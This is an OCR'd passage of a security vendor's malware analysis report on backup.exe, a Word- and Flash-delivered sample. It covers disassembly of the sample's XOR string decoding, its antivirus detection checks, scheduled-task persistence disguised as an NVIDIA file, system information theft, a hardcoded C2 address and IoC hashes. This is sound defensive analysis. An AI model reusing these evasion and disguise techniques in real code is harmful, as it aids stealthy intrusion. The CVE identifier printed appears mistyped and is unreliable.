
Copyright © IGLOO Security, Inc. 2019. All rights reserved.

The backup.exe process first creates a new window named **DXGESZ1Dispatcher.** The window cannot be seen due to the **SW_HIDE** option.



[Figure 3-21] DXGESZ1Dispatcher Window Creation

When a specific condition is met, a **WM_USER+1** window message queue is sent to the **DXGESZ1Dispatcher**. Then, the malicious activity starts to intensify.



[Figure 3-22] WM_USER+1 Message Sent

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

After the encoded API name is loaded in order to seize the API invocation address needed for the malicious activity, the API name is decoded through a 1byte XOR decoding routine.

```
0041B1CF    C745 F9 48444C29    mov dword ptr ss:[ebp-7],294C4448
0041B1D6    C745 F5 5D4B5047    mov dword ptr ss:[ebp-B],47504B5D
0041B1DD    C745 F1 5D41465A    mov dword ptr ss:[ebp-F],5A46415D
0041B1E4    66:C745 EF 4E4C     mov word ptr ss:[ebp-11],4C4E
0041B1EA    885D FD             mov byte ptr ss:[ebp-3],bl
0041B1ED    807405 EF 29        xor byte ptr ss:[ebp+eax-11],29
0041B1F2    40                  inc eax
0041B1F3    83F8 0E             cmp eax,E
0041B1F6    7C F5               jl backup.41B1ED
```

[Figure 3-23] Decoding Routine

```
Address   Hex                                              ASCII
0236FDF7  4E 4C 5D 41 46 5A 5D 4B 50 47 48 44 4C 29 01 00  NL]AFZ]KPGHDL)..
0236FE07  00 88 FF 36 02 65 16 42 00 00 01 00 00 9F 58 6C  ..ÿ6.e.B......Xl
```

[Figure 3-24] Before Decoding

```
Address   Hex                                              ASCII
0236FDF7  67 65 74 68 6F 73 74 62 79 6E 61 6D 65 00 00 00  gethostbyname...
0236FE07  00 88 FF 36 02 65 16 42 00 00 01 00 00 9F 58 6C  ..ÿ6.e.B......Xl
```

[Figure 3-25] After Decoding

Verifying if there is a **BitDefender** related module(avckr.sys) within the device driver list loaded on to the system.

```
0041B5CA    FFD7            call edi
0041B5CC    8B4C24 10       mov ecx,dword ptr ss:[esp+10]
0041B5D0    85C9            test ecx,ecx
0041B5D2    74 59           je backup.41B62D
0041B5D4    E8 18B00000     call backup.4265F1
0041B5D9    8BF0            mov esi,eax
0041B5DB    85F6            test esi,esi
0041B5DD    74 4E           je backup.41B62D
0041B5DF    8D4424 50       lea eax,dword ptr ss:[esp+50]
0041B5E3    50              push eax
0041B5E4    FF7424 14       push dword ptr ss:[esp+14]
```


```
Hide FPU
EAX   023AF38C
EBX   00000000
ECX   7DAA0000   psapi.7DAA0000
EDX   00000359   L''
EBP   7DAA1514   <psapi.GetDeviceDriverBaseNameW>
ESP   023AF330
ESI   7DD71222   <kernel32.GetProcAddress>
EDI   7DAA14CC   <psapi.EnumDeviceDrivers>
EIP   0041B5CA   backup.0041B5CA
```

```
backup.0041B616
  call backup.40320A
  pop ecx
  pop ecx
  test eax,eax
  je backup.41B63A

backup.0041B63A
  push esi
  call backup.403177
  xor eax,eax
  pop ecx
  inc eax
  jmp backup.41B62F

backup.0041B621
  inc ebx
  cmp ebx,edi
  jl backup.41B5FA

backup.0041B5FA
  push 400
  lea eax,dword ptr ss:[esp+5C]
  push eax
  push dword ptr ds:[esi+ebx*4]
  call ebp
  test eax,eax
  je backup.41B621

backup.0041B626
  push esi
  call backup.403177
  pop ecx
  xor eax,eax

backup.0041B60D
  push dword ptr ss:[esp+54] ; [esp+54]:L"avckf.sys"
  lea eax,dword ptr ss:[esp+5C]
  push eax

backup.0041B62F
  pop edi
  pop esi
  pop ebp
  pop ebx
  add esp,848
  ret
```

[Figure 3-26] Bit Defender Related Module Inspection

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Inspect if there is a **BitDefender** related file(avckf.sys) within the directory.



[Figure 3-27] Inspecting existence of Bit Defender related file


Inquire {value:data} from the installed program list through the registry related API.

① ParentKeyName

② SystemComponent

③ DisplayName


④ DisplayVersion



[Figure 3-28] List Of Installed Programs

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Through the query statement, check if the **WindowsDefenders** service is currently still active in the system.




[Figure 3-29] Checking If The Windows Defender Service is active

Inspect the WindowsDefender related configuration through the registry related API.

① Spynet : SpyNetReporting (malicious code report), SubmitSampleConsent (malicious code sample traffic)

② Real-Time Protection : DisableRealtimeMonitoring (real-time detection function)


③ Policies : Windows Defender related policy



[Figure 3-30] Windows Defender Related Configuration Inspection


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Create a NVIDIAControlPanel folder in the User %AppData% route and register a task scheduler in the said folder. The task scheduler is designed to run every time a user logs in through the N**VIDIAControlPanel.exe**.



[Figure 3-31] Task Scheduler Registration

Am NVIDIAControlPanel.exe is created by copying the Backup.exe file. An encoded statement the size of the created file itself and is added to the backend of the file.



[Figure 3-32] NVIDIAControlPanel.exe File Creation

NVIDIAControlPanel.exe has the same function as backup.exe and has the following effects.

① It can evade the user's suspicion by copying the NVIDIA graphic card icon.

② Even though the backp.exe is detected by the AV product based on the hash value, the **NVIDIAControlPanel.exe** is capable of bypassing since it has a different hash value.

③ Since the function is registered in the scheduler it is capable of carrying out continuous. malicious activities.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


Below is a list of the information seized by the malicious code.

① Processor info.	③ Service pack info.	⑤ User SID	⑦ Standard time info.
② OS version info.	④ User name	⑥ Country Code	⑧ Disk storage size info.


The system information above is seized through the following steps shown the figures below.

① Using the WQL query statement

② Using API




[Figure 3-33] Using the WQL query statement




[Figure 3-34] Using API

Finally, there is an attempt to access the C2 Server. The C2 server IP is hardcoded to 188.241.58.68.



[Figure 3-35] C2 Server Access

The C2 server is contained based on when the analysis has started.




[Figure 3-36] C2 Server Access Restriction

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

4. Response Measures

The sample in this report is causes malicious codes from the **CVE-2018-159982** vulnerability in **Adobe Flash Player versions under 31.0.0.153** when the attached file in the **MS Office Word** is run. Therefore, the following response measures are advised.

① Latest Adobe Flash Player version (later than 32.x) update



[Figure 3-37] Updating Adobe Flash Player To Latest Version

② Real time inspection and update on anti-virus

③ Detect and/or block IoC information on the firewall or IPS

No.	File Name	File Format	MD5	IP Address	URL Address
1	22.docx	MS Office Word	92B1C50C3DDF8289E85CBB7F8EEAD077	-	-
2	backup.exe	Win32 EXE	1CBC626ABBE10A4FAE6ABF0F405C35E2	188.241.58.68	-

[Table 3-3] IoC

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

04 SIEM Guide

The SPiDER TM V5.0 is the integration of IGLOO SECURITY's security management experience and Big Data utilization capability into an integrated security management solution. It is capable of increasing promptness and efficiency in security management process and viewing the network infrastructure as a whole through the unified security management environment from the initial log detection to network, packet analysis.

